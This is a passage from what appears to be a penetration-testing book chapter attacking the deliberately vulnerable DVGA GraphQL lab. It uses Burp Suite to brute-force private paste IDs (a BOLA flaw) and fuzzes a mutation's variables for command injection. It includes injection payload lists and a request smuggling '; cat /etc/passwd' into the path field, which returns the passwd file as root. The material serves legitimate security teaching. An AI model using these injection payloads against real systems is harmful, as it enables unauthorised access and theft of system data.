        "id": "UGFzdGVPYmplY3Q6MTY4",
        "content": "testy",
        "ipAddr": "192.168.195.133",
        "pId": "166"
      },
      {
        "id": "UGFzdGVPYmplY3Q6MTY3",
        "content": "McTester",
        "ipAddr": "192.168.195.133",
        "pId": "165"
      }
    }
}
```


Now that you have an idea of how to request data using GraphQL, let's transition to Burp Suite and use a great extension to help us flesh out what can be done with DVGA.

Using the InQL Burp Extension

Sometimes, you won't find any GraphiQL IDE to work with on your target. Luckily for us, an amazing Burp Suite extension can help. InQL acts as an interface to GraphQL within Burp Suite. To install it, as you did for the IP Rotate extension in the previous chapter, you'll need to select Jython in the Extender options. Refer to Chapter 13 for the Jython installation steps.

Once you've installed InQL, select the InQL Scanner and add the URL of the GraphQL API you're targeting (see *Figure 14-12*).

The scanner will automatically find various queries and mutations and save them into a file structure. You can then select these saved requests and send them to Repeater for additional testing.



```
192.168.195.132:5000
  query
    2021-10-11
      1633963444
        node.query
        paste.query
        pastes.query
        readAndBurn.query
        systemDiagnostics.query
        systemHealth.query
        systemUpdate.query
      1633963462
        node.query
        paste.query
        pastes.query
        readAndBurn.query
        systemDiagnostics.query
        systemHealth.query
        systemUpdate.query
  mutation
  doc-2021-10-11-1633963444.html
  doc-2021-10-11-1633963462.html
```

```
query {
  paste(pId:"code*") {
    owner {
      id
    }
    burn
    Owner {
      id
    }
    userAgent
    pId
    title
    ownerId
    content
    ipAddr
    public
    id
  }
}
```

Figure 14-12: The InQL Scanner module in Burp Suite

Let's practice testing different requests. The `paste.query` is a query used to find pastes by their paste ID (pID) code. If you posted any public pastes in the web application, you can see your pID values. What if we used an authorization attack against the pID field by requesting pIDs that were meant to be private? This would constitute a BOLA attack. Since these paste IDs appear to be sequential, we'll want to test for any authorization restrictions preventing us from accessing the private posts of other users.

Right-click `paste.query` and send it to Repeater. Edit the `code*` value by replacing it with a pID that should work. I'll use the pID 166, which I received earlier. Send the request with Repeater. You should receive a response like the following:

```
HTTP/1.0 200 OK
Content-Type: application/json
Content-Length: 319
Vary: Cookie
Server: Werkzeug/1.0.1 Python/3.7.10

{
  "data": {
    "paste": {
      "owner": {
        "id": "T3duZXJPYmplY3Q6MQ=="
      },
      "burn": false,
      "Owner": {
        "id": "T3duZXJPYmplY3Q6MQ=="
      },
      "userAgent": "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Firefox/78.0",
      "pId": "166",
      "title": "test3",
      "ownerId": 1,
      "content": "testy",
      "ipAddr": "192.168.195.133",
      "public": true,
      "id": "UGFzdGVPYmplY3Q6MTY2"
    }
  }
}
```

Sure enough, the application responds with the public paste I had previously submitted.

If we're able to request pastes by pID, maybe we can brute-force the other pIDs to see if there are authorization requirements that prevent us from requesting private pastes. Send the paste request in *Figure 14-12* to Intruder and then set the pID value to be the payload position. Change the payload to a number value starting at 0 and going to 166 and then start the attack.

Reviewing the results reveals that we've discovered a BOLA vulnerability. We can see that we've received private data, as indicated by the `"public": false` field:

```
  {
    "data": {
      "paste": {
        "owner": {
          "id": "T3duZXJPYmplY3Q6MQ=="
        },
        "burn": false,
        "Owner": {
          "id": "T3duZXJPYmplY3Q6MQ=="
        },
        "userAgent": "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Firefox/78.0",
        "pId": "63",
        "title": "Imported Paste from URL - b9ae5f",
        "ownerId": 1,
        "content": "<!DOCTYPE html>\n<html lang=en> ",
        "ipAddr": "192.168.195.133",
        "public": false,
        "id": "UGFzdGVPYmplY3Q6NjM="
      }
    }
  }
```


We're able to retrieve every private paste by requesting different pIDs. Congratulations, this is a great find! Let's see what else we can discover.

Fuzzing for Command Injection

Now that we've analyzed the API, let's fuzz it for vulnerabilities to see if we can conduct an attack. Fuzzing GraphQL can pose an additional challenge, as most requests result in a 200 status code, even if they were formatted incorrectly. Therefore, we'll need to look for other indicators of success.

You'll find any errors in the response body, and you'll need to build a baseline for what these look like by reviewing the responses. Check whether errors all generate the same response length, for example, or if there are other significant differences between a successful response and a failed one. Of course, you should also review error responses for information disclosures that can aid your attack.

Since the query type is essentially read-only, we'll attack the mutation request types. First, let's take one of the mutation requests, such as the `Mutation ImportPaste` request, in our DVGA collection and intercept it with Burp Suite. You should see an interface similar to *Figure 14-13*.



```
POST /graphql HTTP/1.1
accept: application/json
Accept-Encoding: gzip, deflate
accept-language: en-US,en;q=0.5
Connection: close
Content-Length: 286
content-type: application/json
cookie: language=en; welcomebanner_status=dismiss; continueCode=KQabVVENkBvjq902xgyoWrXb45wGnmT
host: 192.168.195.132:5000
origin: http://192.168.195.132:5000
referer: http://192.168.195.132:5000/import_paste
user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Postman-Token: 2e8e2e56-97e8-47bb-b4b0-ee237060251d

{
  "query":"mutation ImportPaste ($host: String!, $port: Int!, $path: String!, $scheme: String!)
  "variables":{
    "host":"google.com",
    "port":80,
    "path":"/",
    "scheme":"http"
  }
}
```

Figure 14-13: An intercepted GraphQL mutation request

Send this request to Repeater to see the sort of response we should expect to see. You should receive a response like the following:

```
HTTP/1.0 200 OK
Content-Type: application/json
--snip--

{"data":{"importPaste":{
"result":"<HTML><HEAD><meta http-equiv=\"content-type\"content=\"text/html;charset=utf-8\">\n<TITLE>301 Moved</TITLE></HEAD>
```

I happen to have tested the request by using http://www.google.com/ as my URL for importing pastes; you might have a different URL in the request.

Now that we have an idea of how GraphQL will respond, let's forward this request to Intruder. Take a closer look at the body of the request:

```
{"query":"mutation ImportPaste ($host: String!, $port: Int!, $path: String!, $scheme: String!) {\n        importPaste(host:
result\n        }\n        }","variables":{"host":"google.com","port":80,"path":"/","scheme":"http"}}
```

Notice that this request contains variables, each of which is preceded by `$` and followed by `!`. The corresponding keys and values are at the bottom of the request, following `"variables"`. We'll place our payload positions here, because these values contain user input that could be passed to backend processes, making them an ideal target for fuzzing. If any of these variables lack good input validation controls, we'll be able to detect a vulnerability and potentially exploit the weakness. We'll place our payload positions within this variables section:

```
"variables":{"host":"google.com§test§§test2§","port":80,"path":"/","scheme":"http"}}
```

Next, configure your two payload sets. For the first payload, let's take a sample of metacharacters from Chapter 12:

`|`

`||`

`&`

`&&`

`'`

`"`

`;`

`'"`

For the second payload set, let's use a sample of potential injection payloads, also from Chapter 12:

`whoami`

`{"$where": "sleep(1000) "}`

`;%00`

`-- -`


Finally, make sure payload encoding is disabled.

Now let's run our attack against the host variable. As you can see in *Figure 14-14*, the results are uniform, and there were no anomalies. All the status codes and response lengths were identical.

You can review the responses to see what they consisted of, but from this initial scan, there doesn't appear to be anything interesting.

Now let's target the `"path"` variable:

```
"variables":{"host":"google.com","port":80,"path":"/§test§§test2§","scheme":"http"}}
```




Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			200	☐	☐	198	
1	|	whoami	200	☐	☐	198	
2	||	whoami	200	☐	☐	198	
3	&	whoami	200	☐	☐	198	
4	&&	whoami	200	☐	☐	198	
5	'	whoami	200	☐	☐	198	
6	"	whoami	200	☐	☐	198	
7	;	whoami	200	☐	☐	198	
8	'"	whoami	200	☐	☐	198	
9	|	{"$where": "sleep(1000)"}	200	☐	☐	198	
10	||	{"$where": "sleep(1000)"}	200	☐	☐	198	
11	&	{"$where": "sleep(1000)"}	200	☐	☐	198	
12	&&	{"$where": "sleep(1000)"}	200	☐	☐	198	
13	'	{"$where": "sleep(1000)"}	200	☐	☐	198	

```
POST /graphql HTTP/1.1
accept: application/json
Accept-Encoding: gzip, deflate
accept-language: en-US,en;q=0.5
Connection: close
Content-Length: 295
content-type: application/json
cookie: language=en; welcomebanner_status=dismiss; continueCode=KQabVVENkBvjq902xgyoWrXb45wGnmTxdaL8mlpzYlPQKJMZ6D3
host: 192.168.195.132:5000
origin: http://192.168.195.132:5000
```

Figure 14-14: Intruder results for an attack on the host variable

We'll use the same payloads as the first attack. As you can see in *Figure 14-15*, not only do we receive a variety of response codes and lengths, but we also receive indicators of successful code execution.



Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			200	☐	☐	1789	
1	|	whoami	200	☐	☐	204	
2	||	whoami	200	☐	☐	428	
3	&	whoami	200	☐	☐	434	
4	&&	whoami	200	☐	☐	434	
5	'	whoami	200	☐	☐	198	
6	"	whoami	400	☐	☐	224	
7	;	whoami	200	☐	☐	434	
8	'"	whoami	400	☐	☐	224	
9	|	{"$where": "sleep(1000)"}	400	☐	☐	224	
10	||	{"$where": "sleep(1000)"}	400	☐	☐	224	
11	&	{"$where": "sleep(1000)"}	400	☐	☐	224	
12	&&	{"$where": "sleep(1000)"}	400	☐	☐	224	
13	'	{"$where": "sleep(1000)"}	400	☐	☐	224	

```
HTTP/1.0 200 OK
Content-Type: application/json
Content-Length: 44
Vary: Cookie
Server: Werkzeug/1.0.1 Python/3.7.10


{
  "data":{
    "importPaste":{
      "result":"root\n"
    }
  }
}
```

Figure 14-15: Intruder results for an attack on the `"path"` variable

Digging through the responses, you can see that several of them were susceptible to the `whoami` command. This suggests that the `"path"` variable is vulnerable to operating system injection. In addition, the user that the command revealed is the privileged user, `root`, an indication that the app is running on a Linux host. You can update your second set of payloads to include the Linux commands `uname -a` and `ver` to see which operating system you are interacting with.

Once you've discovered the operating system, you can perform more targeted attacks to obtain sensitive information from the system. For example, in the request shown in *Listing 14-3*, I've replaced the `"path"` variable with `/; cat /etc/passwd`, which will attempt to make the operating system return the */etc/passwd* file containing a list of the accounts on the host system, shown in *Listing 14-4*.

```
POST /graphql HTTP/1.1
Host: 192.168.195.132:5000
Accept: application/json
Content-Type: application/json
--snip--

{"variables": {"scheme": "http",
"path": "/ ; cat /etc/passwd",
"port": 80, "host": "test.com"},
"query": "mutation ImportPaste ($host: String!, $port: Int!, $path: String!, $scheme: String!) {\n        importPaste(host:
```

Listing 14-3: The request

```
HTTP/1.0 200 OK
Content-Type: application/json
Content-Length: 1516
--snip--

{"data":{"importPaste":{"result":"<!DOCTYPE HTML PUBLIC \"-//IETF//DTD HTML 2.0//EN\">\n<html><head>\n<title>301 Moved Perma
<h1>Moved Permanently</h1>\n<p>The document has moved <a href=\"https://test.com/\">here</a>.</p>\n</body></html>\n
root:x:0:0:root:/root:/bin/ash\nbin:x:1:1:bin:/bin:/sbin/nologin\ndaemon:x:2:2:daemon:/sbin:/sbin/nologin\nadm:x:3:4:adm:/va
```

Listing 14-4: The response

You now have the ability to execute all commands as the root user within the Linux operating system. Just like that, we're able to inject system commands using a GraphQL API. From here, we could continue to enumerate information using this command injection vulnerability or else use commands to obtain a shell to the system. Either way, this is a very significant finding. Good job exploiting a GraphQL API!

Summary

In this chapter, we walked through an attack of a GraphQL API using some of the techniques covered in this book. GraphQL operates differently than the REST APIs we've worked with up to this point. However, once we adapted a few things to GraphQL, we were able to apply many of the same techniques to perform some awesome exploits. Don't be intimidated by new API types you might encounter; instead, embrace the tech, learn how it operates, and then experiment with the API attacks you've already learned.

DVGA has several more vulnerabilities we didn't cover in this chapter. I recommend that you return to your lab and exploit them. In the final chapter, I'll present real-world breaches and bounties involving APIs.